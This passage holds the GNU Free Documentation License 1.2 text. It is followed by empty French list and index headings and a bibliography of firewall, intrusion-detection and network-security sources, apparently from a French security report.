A **"Transparent"** copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent. An image format is not Transparent if used for any substantial amount of text. A copy that is not "Transparent" is called **"Opaque"**.

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The **"Title Page"** means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

A section **"Entitled XYZ"** means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as **"Acknowledgements"**, **"Dedications"**, **"Endorsements"**, or **"History"**.) To **"Preserve the Title"** of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties : any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts : Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version :

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.

C. State on the Title page the name of the publisher of the Modified Version, as the publisher.

D. Preserve all the copyright notices of the Document.

E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

H. Include an unaltered copy of this License.

I. Preserve the section Entitled "History", Preserve its Title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section Entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.

O. Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties–for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another ; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled "History" ; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements".

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included

in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an "aggregate" if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit. When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled "Acknowledgements", "Dedications", or "History", the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http ://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

ADDENDUM : How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page :

> Copyright ©YEAR YOUR NAME. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation ; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the "with...Texts." line with this :

> with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

Listings

Liste des tableaux

Table des figures

Bibliographie

[1] David Bizeul. http ://www.guill.net.

[2] Cédric Blancher. Linux Magazine HS n°12 : Le Firewall votre meilleur ennemi acte 1.

[3] L. Bouzid.

[4] Ernest cheska.

[5] Collectif. http ://www.forum-intrusion.com.

[6] Collectif. http ://www.choixpc.com/onduleur.htm.

[7] Collectif. http ://project.honeynet.org.

[8] Collectif. http ://www.networkdweebs.com/chroot.html.

[9] Collectif. http ://www.sophos.fr/virusinfo.

[10] Didier Donsez. Université Joseph Fourier (Grenoble 1).

[11] Mark Grennan. http ://www.grennan.com/Firewall-HOWTO.html.

[12] Guill. http ://www.guill.net.

[13] Jean-Marie Guillemot. http ://www.guill.net.

[14] Red Hat. http ://www.redhat.com.

[15] Nicolas Justin. http ://nicolas.justin.free.fr.

[16] Antony Lesuisse Olivier Dony, Nicolas Galler. http ://ingi2591.udev.org/group3/final.html.

[17] Jean-François Pillou. http ://www.commentcamarche.net.

[18] Salvatore Sanfilippo. http ://www.opennet.ru.

Index